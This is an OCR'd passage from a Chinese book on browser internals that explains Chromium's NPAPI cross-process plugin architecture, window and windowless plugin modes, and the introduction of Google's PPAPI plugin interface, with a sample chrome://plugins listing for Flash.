图 10-4 描述了 Browser 进程和 Plugin 进程间的通信机制及其所涉及的相关的模块（类）。Browser 进程通过 PluginProcessHost 发送消息调用 Plugin 进程的函数，响应动作由 PluginThread 完成。而 Plugin 进程则是通过 WebPluginProxy 发送消息调用 Browser 进程的响应函数，响应动作由 PluginProcessHost 完成。




图 10-4 Brower 进程和 Plugin 进程的交互过程

Browser 进程和 Plugin 进程仅有较少的消息传递，用于插件的创建等管理工作。其实，主要的工作在 Renderer 进程和 Plugin 进程之间，机制也相对更为复杂一些。根据前面介绍，HTMLPluginElement 节点是 DOM 树中的一个节点，在 Chromium 的实现中会包含一个 WebPluginContainerImpl，该节点是 WebKit::Widget 的子类，也就是 Chromium 中的一个对 PluginView 的具体实现类，而它包含一个 WebPluginImpl，对 plugin 的调用有 WebPluginDelegateProxy 负责中转。在 Plugin 进程中，由 WebPluginDelegateStub 处理所有 Renderer 进程发送过来的请求，并由 WebPlugin-DelegateImpl 调用创建好的 PluginInstance 对象。PluginInstance 最终调用 PluginLib 读取的插件库（libxxx.so）的各个函数入口地址，最终完成对插件库实现的调用。而对插件实现中对 NPN 开头函数的调用，则是通过 PluginHost 来完成。

PluginHost 主要负责实现 NPN 开头的函数，如前面所描述，这些函数被 plugin

进程所调用。可以在 plugin 和 renderer 进程被调用。当在 plugin 进程调用这些函数时，chromium 会覆盖 PluginHost 的部分函数，而这些新的 callback 函数会调用 NPObjectProxy 来通过 IPC 发送请求到 renderer 进程。

PluginInstance 实现了 NPP 开头的函数，被 Renderer 进程所调用（WebPluginImpl 通过 WebPluginDelegateImpl 来调用），PluginInstance 通过 PluginLib 获得了插件库中这些函数的地址，从而把实际的调用桥接到具体的插件中。具体的如图 10-5 所示，主要结构来源于 Chromium 项目的官方网站，略有修改。





图 10-5 Chromium 的跨进程插件和 Renderer 进程交互过程

对于 NPObject 相关的函数调用，有专门的类来处理。NPObject 的调用或者访问是双向的（renderer 进程<->plugin 进程），他们的具体实现是通过 NPObjectProxy 和 NPObjectStub 来完成。NPObjectProxy 接受来自对方的访问请求，转发给 NPObjectStub，

最后 NPObjectStub 调用真正的 NPObject 并返回结果，如图 10-6 所示。



10-6　NPObject 对象的跨进程使用

10.1.2.3　Chromium插件的工作过程

插件工作过程主要是创建并完成插件和浏览器的交互过程。首先来看一下插件实例是如何被创建的，图 10-7 给出一个插件如何被 Renderer 进程触发创建的过程。




图 10-7　Renderer 进程创建插件实例的过程

如果页面中包含一个“embed”或者“object”元素，Renderer 进程会创建一个

HTMLEmbedElement 元素，当该元素被 JavaScript 代码或者其他地方使用的时候，会触发创建相应的插件。HTMLEmbedElement 对象会请求创建自己对应的 RenderWidget（WebPluginContainerImpl），进而创建 WebPluginImpl 和 WebPluginDelegate-Proxy。如果该插件的进程还不存在，WebPluginDelegateProxy 会发送消息到 Browser 进程，请求该进程来创建 Plugin 进程。Plugin 进程被 Browser 进程创建后，会响应 Renderer 进程的请求来创建 PluginInstance 并将它初始化，这样它们之间的联系就建立好了。注意，图中的 WebPluginDelegateProxy 类调用的操作“创建和初始化 PluginInstance”，是通过进程间通信发送消息到 Plugin 进程，最终由该进程完成的。

接下来的工作主要是浏览器和插件通过 NPP 和 NPN 接口进行互相调用，这些调用在 Chromium 浏览器中都通过 IPC 机制来完成，具体的过程就是使用图 10-5 所描述类的调用过程。

10.1.2.4 Window和Windowless插件

根据规范，可以通过设置“embed”或者“object”元素的属性来让浏览器来决定如何提供绘制结果的存储方式。Window 模式插件由 Renderer 进程提供一个窗口（window），插件直接在该窗口上进行绘制，所以它不需要和网页的内容再进行合并，而是一个独立的绘制目标。而 Windowless 模式的插件则不同，插件将绘制的结果（如 Pixmap）通过共享内存的方式（如 Transport DIB）传递给 Renderer 进程，Renderer 进程然后绘制该内容到自己内部的存储结构（Backing Store）上。

从上面的论述不难看出，Window 模式的性能是要高于 Windowless 的。但是，对于 Window 模式的插件来说，它不能跟网页的内部内容构成很好的前后关系，例如在网页的某些元素之后，某些元素之前，这不得不说是一个局限。而对于 Windowless 模式的插件来说，性能较差的问题带来的好处是，可以把插件绘制的结构和网页上的其他内容做各种形式的合成。

跨进程带来稳定性的同时，由于访问对象和操作都需要经过进程间通信，所以额外的负担也比较重。为此，Chromium 的 PPAPI 插件机制诞生。

10.2　Chromium PPAPI 插件

10.2.1　原理

插件其实是一种统称，表示一些动态库，这些动态库根据定义的一些标准接口可以跟浏览器进行交互，至于这个标准接口是什么都可以，重要的是大家都遵循它们，NPAPI 接口标准只是其中的一种，因为它被广泛使用，所以被提到的次数也最多。本节介绍的 PPAPI 也是一种浏览器和插件交互的接口标准，该标准是由 Google 提出，在 Chromium 项目中获得支持。

PPAPI 的提出是因为 NPAPI 的可移植性和性能存在比较大的问题，特别是针对跨进程的插件，同时还有插件需要 2D 和 3D 绘图、声音等问题时候就更为棘手。早期的阶段就是要解决这些问题，同时为了赢得插件厂商的支持，尽可能地使用原来 NPAPI 的接口。现在，随着 PPAPI 的不断发展，接口不断发生改变。后来，PPAPI 也被用在 Native Client 技术中，之后也被逐渐地修改，直到现在的样子，完整的列表可以查看链接 http://code.google.com/p/ppapi/w/list。

那么，为什么 PPAPI 能够提供较高性能的绘图和声音等解决方案呢？前面我们提到，在现在的 NPAPI 插件系统中，通常的做法是，当网页需要显示该插件的时候或者需要更新的时候，它会发送一个失效（Invalidate）的通知，让插件来绘制它们。而在 PPAPI 插件机制中，它引入了一个保留（Retained）模式，其含义是浏览器始终保留一个后端存储空间，用来表示上一次绘制完的区域。这个很有用，因为 PPAPI 插件通常是跨进程的，所以浏览器可以绘制网页而不需要锁，与此同时插件进程能够在后台绘制新的结果。

PPAPI 插件有两种运行模式，受信（Trusted）插件和非受信（Untrusted）插件。对于受信的 PPAPI 插件，它可以在 Renderer 进程中运行，也可以在另外的进程中运行。

对于新版本的实现，架构设计都是基于 IPC 来设计的。对于非受信的 PPAPI 插件，则可以借助于使用 NativeClient 技术来安全运行。受信插件是与平台相关的，可以调用平台相关的接口。而对于非受信插件而言，它们可以是与平台无关的代码，可以调用 NativeClient 提供的有限接口，而不能调用其他接口，这个后面再介绍。

在 Chromium 中，NPAPI 和 PPAPI 插件同时得到支持，都可以在“chrome://plugins”来查看，前面已经提到过。有趣的是，对于同一个功能的插件，甚至可能有两个不同的版本，如图 10-8 所示 Flash 的 NPAPI 插件和 PPAPI 插件实现。

Adobe Flash Player (2 files) - Version: 11.8.800.115
Shockwave Flash 11.8 r800

Name:	Shockwave Flash
Description:	Shockwave Flash 11.8 r800
Version:	11.8.800.115
Location:	C:\Users\ \AppData\Local\Google\Chrome\Application\29.0.1547.57\PepperFlash\pepflashplayer.dll
Type:	PPAPI (out-of-process)
	Disable

MIME types:	MIME type	Description	File extensions
	application/x-shockwave-flash	Shockwave Flash	.swf
	application/futuresplash	FutureSplash Player	.spl

Name:	Shockwave Flash
Description:	Shockwave Flash 11.8 r800
Version:	11,8,800,94
Location:	C:\Windows\SysWOW64\Macromed\Flash\NPSWF32_11_8_800_94.dll
Type:	NPAPI
	Disable

MIME types:	MIME type	Description	File extensions
	application/x-shockwave-flash	Adobe Flash movie	.swf
	application/futuresplash	FutureSplash movie	.spl

图 10-8　Chrome 浏览器的 NPAPI 插件和 PPAPI 插件

PPAPI 插件同样使用“embed”或者“object”元素，这让网页看起来没什么大的区别，所以对于 WebKit 而言，它根本不会区分背后的是 NPAPI 插件还是 PPAPI 插件，差别在于调用的接口不一样而已，这样做的好处显而易见。

10.2.2　结构和接口

10.2.2.1　代码结构

因为 PPAPI 插件对于 WebKit 而言是透明的，所以这里不再介绍 WebKit 中支持该插件的基础设施。Chromium 支持跨进程的 PPAPI 插件机制，所以在代码结构上可

以充分看到这一点。Chromium 项目中有 3 个目录用来支持这一机制，详细结构如图 10-9 所示。

